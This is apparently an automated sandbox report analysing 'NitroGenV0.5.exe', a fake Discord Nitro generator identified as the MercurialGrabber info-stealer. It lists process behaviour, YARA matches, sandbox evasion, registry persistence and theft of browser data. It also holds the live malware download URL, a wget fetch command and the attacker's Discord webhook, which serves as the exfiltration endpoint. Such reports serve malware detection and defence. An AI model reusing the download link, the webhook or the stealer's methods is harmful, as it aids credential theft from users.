ID: 517177
Cookbook: urldownload.jbs
Time: 08:39:12
Date: 07/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report https://cdn.discordapp.com/a…

Overview


General Information

Sample URL:	http://https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe
Analysis ID:	517177
Infos:	

Most interesting Screenshot:



Detection




MercurialGrabber

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Detected unpacking (overwrites its o…
- Yara detected MercurialGrabber
- Antivirus detection for dropped file
- Queries memory information (via WM…
- Queries sensitive physical memory …
- Queries sensitive video device inform…
- C2 URLs / IPs found in malware con…
- Tries to harvest and steal browser in…
- Queries the volume information (nam…
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 6988 cmdline: C:\Windows\system32\cmd.exe /c wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe" > cmdline.out 2>&1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 7028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - wget.exe (PID: 7096 cmdline: wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe" MD5: 3DADB6E2ECE9C4B3E1E322E617658B60)
- NitroGenV0.5.exe (PID: 6784 cmdline: "C:\Users\user\Desktop\download\NitroGenV0.5.exe" MD5: B4A34AC1A572E23168B2C6803780FE7E)
  - conhost.exe (PID: 3940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- NitroGenV0.5.exe (PID: 7100 cmdline: "C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe" MD5: B4A34AC1A572E23168B2C6803780FE7E)
  - conhost.exe (PID: 6992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: MercurialGrabber

```
{
  "Webhook Url": "https://discord.com/api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY"
}
```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\download\NitroGenV0.5.exe	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\download\NitroGenV0.5.exe	MAL_Luna_Stealer_Apr_2021_1	Detect Luna stealer (also Mercurial Grabber)	Arkbird_SOLG	• 0xb20:$s1: 73 40 00 00 0A 0B 07 72 B2 0C 00 70 02 7B 07 00 00 04 28 13 00 00 0A 6F 41 00 00 0A 0C 08 6F 42 00 00 0A 6F 43 00 00 0A 6F 44 00 00 0A 0D 09 6F 45 00 00 0A 0A 02 72 E4 0C 00 70 06 28 2F 00 00 ... • 0x1d4c:$s2: 72 FD 18 00 70 02 7B 36 00 00 04 28 2F 00 00 06 0A 02 72 0F 19 00 70 02 7B 36 00 00 04 28 2F 00 00 06 7D 38 00 00 04 72 15 19 00 70 02 7B 36 00 00 04 28 2F 00 00 06 0B 02 06 72 31 19 00 70 07 ... • 0x7c4c:$x1: ---------- mercurial grabber ---------- • 0x7e94:$x2: 5C 00 73 00 2A 00 3A 00 5C 00 73 00 2A 00 28 00 22 00 28 00 3F 00 3A 00 5C 00 5C 00 22 00 7C 00 5B 00 5E 00 22 00 5D 00 29 00 2A 00 3F • 0x80ae:$x3: 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 34 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 36 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 37 00 7D 00 01 1D 6D 00 ...
C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe	MAL_Luna_Stealer_Apr_2021_1	Detect Luna stealer (also Mercurial Grabber)	Arkbird_SOLG	• 0xb20:$s1: 73 40 00 00 0A 0B 07 72 B2 0C 00 70 02 7B 07 00 00 04 28 13 00 00 0A 6F 41 00 00 0A 0C 08 6F 42 00 00 0A 6F 43 00 00 0A 6F 44 00 00 0A 0D 09 6F 45 00 00 0A 0A 02 72 E4 0C 00 70 06 28 2F 00 00 ... • 0x1d4c:$s2: 72 FD 18 00 70 02 7B 36 00 00 04 28 2F 00 00 06 0A 02 72 0F 19 00 70 02 7B 36 00 00 04 28 2F 00 00 06 7D 38 00 00 04 72 15 19 00 70 02 7B 36 00 00 04 28 2F 00 00 06 0B 02 06 72 31 19 00 70 07 ... • 0x7c4c:$x1: ---------- mercurial grabber ---------- • 0x7e94:$x2: 5C 00 73 00 2A 00 3A 00 5C 00 73 00 2A 00 28 00 22 00 28 00 3F 00 3A 00 5C 00 5C 00 22 00 7C 00 5B 00 5E 00 22 00 5D 00 29 00 2A 00 3F • 0x80ae:$x3: 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 34 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 36 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 37 00 7D 00 01 1D 6D 00 ...

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.302148131.00000000008E2000.00000002.00020000.sdmp	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
00000006.00000000.280072477.00000000008E2000.00000002.00020000.sdmp	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
00000011.00000002.349541770.000000000512000.00000002.00020000.sdmp	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
00000011.00000000.324764469.000000000512000.00000002.00020000.sdmp	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
Process Memory Space: NitroGenV0.5.exe PID: 6784	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.NitroGenV0.5.exe.8e0000.0.unpack	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
17.0.NitroGenV0.5.exe.510000.0.unpack	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
6.0.NitroGenV0.5.exe.8e0000.0.unpack	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
6.2.NitroGenV0.5.exe.8e0000.0.unpack	MAL_Luna_Stealer_Apr_2021_1	Detect Luna stealer (also Mercurial Grabber)	Arkbird_SOLG	• 0xb20:$s1: 73 40 00 00 0A 0B 07 72 B2 0C 00 70 02 7B 07 00 00 04 28 13 00 00 0A 6F 41 00 00 0A 0C 08 6F 42 00 00 0A 6F 43 00 00 0A 6F 44 00 00 0A 0D 09 6F 45 00 00 0A 0A 02 72 E4 0C 00 70 06 28 2F 00 00 ... • 0x1d4c:$s2: 72 FD 18 00 70 02 7B 36 00 00 04 28 2F 00 00 06 0A 02 72 0F 19 00 70 02 7B 36 00 00 04 28 2F 00 00 06 7D 38 00 00 04 72 15 19 00 70 02 7B 36 00 00 04 28 2F 00 00 06 0B 02 06 72 31 19 00 70 07 ... • 0x7c4c:$x1: ---------- mercurial grabber ---------- • 0x7e94:$x2: 5C 00 73 00 2A 00 3A 00 5C 00 73 00 2A 00 28 00 22 00 28 00 3F 00 3A 00 5C 00 5C 00 22 00 7C 00 5B 00 5E 00 22 00 5D 00 29 00 2A 00 3F • 0x80ae:$x3: 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 34 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 36 00 7D 00 5C 00 2E 00 5B 00 5C 00 77 00 2D 00 5D 00 7B 00 32 00 37 00 7D 00 01 1D 6D 00 ...
17.2.NitroGenV0.5.exe.510000.0.unpack	JoeSecurity_MercurialGrabber	Yara detected MercurialGrabber	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected MercurialGrabber

Antivirus detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected MercurialGrabber

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

Queries memory information (via WMI often done to detect virtual machines)

Queries sensitive physical memory information (via WMI, Win32_PhysicalMemory, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Stealing of Sensitive Information:

Yara detected MercurialGrabber


Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 3	Registry Run Keys / Startup Folder 1	Process Injection 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 3 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2 1	Eavesdrop c Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 3 1	Security Account Manager	Virtualization/Sandbox Evasion 2 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 3 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http:// https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe	0%	Avira URL Cloud	safe	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe	100%	Avira	HEUR/AGEN.1143801	
C:\Users\user\Desktop\download\NitroGenV0.5.exe	100%	Avira	HEUR/AGEN.1143801	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.0.NitroGenV0.5.exe.8e0000.0.unpack	100%	Avira	HEUR/AGEN.1143801		Download File
6.2.NitroGenV0.5.exe.8e0000.0.unpack	100%	Avira	HEUR/AGEN.1143801		Download File
17.2.NitroGenV0.5.exe.510000.0.unpack	100%	Avira	HEUR/AGEN.1143801		Download File
17.0.NitroGenV0.5.exe.510000.0.unpack	100%	Avira	HEUR/AGEN.1143801		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://ip4.seeip.org/	2%	Virustotal		Browse
http://https://ip4.seeip.org/	0%	Avira URL Cloud	safe	
http://https://discord.com	0%	URL Reputation	safe	
http://https://discord.com/api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw	0%	Avira URL Cloud	safe	
http://https://www.countryflags.io/CH/flat/48.png	0%	Avira URL Cloud	safe	
http://https://ip4.seeip.org	2%	Virustotal		Browse
http://https://ip4.seeip.org	0%	Avira URL Cloud	safe	
http://discord.com	0%	URL Reputation	safe	
http://https://ip4.seeip.orgx	0%	Avira URL Cloud	safe	
http://https://www.countryflags.io/	0%	Avira URL Cloud	safe	
http://ip-api.comx	0%	Avira URL Cloud	safe	
http://https://discord.com8	0%	Avira URL Cloud	safe	
http://https://discord.comx	0%	Avira URL Cloud	safe	
http://https://discord.com/api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY	0%	Avira URL Cloud	safe	
http://ip4.seeip.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
discord.com	162.159.136.232	true	true		unknown
cdn.discordapp.com	162.159.129.233	true	false		high
ip-api.com	208.95.112.1	true	false		high
ip4.seeip.org	23.128.64.141	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://ip4.seeip.org/	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://ip-api.com//json/84.17.52.68	false		high
http://https://discord.com/api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY	true	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
162.159.136.232	discord.com	United States		13335	CLOUDFLARENETUS	true
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
23.128.64.141	ip4.seeip.org	United States		19969	JOESDATACENTERUS	false
162.159.135.232	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	517177
Start date:	07.11.2021
Start time:	08:39:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	urldownload.jbs
Sample URL:	http://https://cdn.discordapp.com/attachments/755518735111946330/904812165368774656/NitroGenV0.5.exe
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.win@8/11@7/5
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 4.1% (good quality ratio 2.8%) • Quality average: 50.3% • Quality standard deviation: 39%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:40:06	API Interceptor	30x Sleep call for process: NitroGenV0.5.exe modified
08:40:16	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Mercurial Grabber "C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe"

Time	Type	Description
08:40:25	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Mercurial Grabber "C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\NitroGenV0.5.exe.log	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1799
Entropy (8bit):	5.361893338243769
Encrypted:	false
SSDEEP:	48:MxHKEYHKGD8AowHiX1qHGiD0HKeGitHTG1hAHKKP5H+iJHj:iqEYqGgAow2wmI0qertzG1eqKP5HD
MD5:	3AE819C442B15B9C53DFC954C93DECFB
SHA1:	8CB0BA39A1854545D71DAD105CB34CC2A93CC19C
SHA-256:	37429276FEB60DDE1DE08D68D8AD55EC8C8E7D4AEAA306C14BACA511E81E4829
SHA-512:	2F57598922FCF203F847157CEFDAFD86DCA299A20E91200655573B878406202B77866C270E53C5F041D94A52C5E483420D04818158C3F8D074F64AFDE992F398
Malicious:	false
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Net.Http, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Net.Http\a0f6e3585453700574fc42ba3653c021\System.Net.Http.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.F

C:\Users\user\AppData\Local\Temp\Capture.jpg	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	126459
Entropy (8bit):	7.892181276858047
Encrypted:	false
SSDEEP:	3072:n2zTeGxutfvlCpd8nHvt/aZwCNEjcJjYmrgLw4YF7NTz:nOeGxy9CpdYVCZwCN35YwOYF7Nn
MD5:	1ACC27B4538F4956DF23CE60D57447AF

C:\Users\user\AppData\Local\Temp\Capture.jpg	
SHA1:	3E2949CD3ED9C7A7D72CFBB784E2B5C85AB655C7
SHA-256:	C31542EE422C252C4E060C0834B3DE0B144FA73BB8B9ED5B1B76CED40E9E3104
SHA-512:	3A0AA4373C2A162DBB035FBD7041AB6F755A06A0999FACDB7D54E7BB60B572B8B0EA21490596C9BBD74BDC8E552BA9925270A1DAF873C82E0033C81466C4DB7C
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....\|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S....."SW.^..c.....^s.....u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L..... .....H.#.|..).?.H.'.|....).?m.....h.t.....|4.%...d....

C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	5.536617081571793
Encrypted:	false
SSDEEP:	1536:sFmYjnD9cPLg9T+F7EhCT1IXNkS24EanItfOuzfDGria35ws10:CpD9ULgT+F7EhCWXFnmWuz70i65D
MD5:	B4A34AC1A572E23168B2C6803780FE7E
SHA1:	66AE359A617141934AD299BF360CE3E983F93598
SHA-256:	CD8BBAC5C833B81634148A7556D07D5AAA3D9A5C11DEA5011B5044C8F4E37AEE
SHA-512:	03891E83F067D0FF96C3B8D0B1D3116FD318A3339EB214CBE2C71A41819744D1935E2D36E9368800FB8D4F87766C31DF066B8455CCD197FAA1CE4532642F5ABE
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe, Author: Joe Security • Rule: MAL_Luna_Stealer_Apr_2021_1, Description: Detect Luna stealer (also Mercurial Grabber), Source: C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe, Author: Arkbird_SOLG
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=.a..... .....@.. ....@.....S.....p..... ....H.....text...$.... ....`.rsrc...p.....@..@.reloc..... .....@..B.....H.....U..<g.....Rr...pr...p...(....&*....0.....(.....(.....&r...p(.....(.....&rJ..p(.....~....-.....s.....~....s....(....(....(....(....(....(...-...(....(....(....(....r...p(....*..... .....0.....(.....(....&*>(....-.*.(....*..0.....s.....s.....r...po.....r...po.....r...po.....r...po.....r...po.....r...po.....r...p....r...p....r0..p....r...p....r5..p....r{..p...

C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	low
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp\cookies.db	
Process:	C:\Users\user\Desktop\download\NitroGenV0.5.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
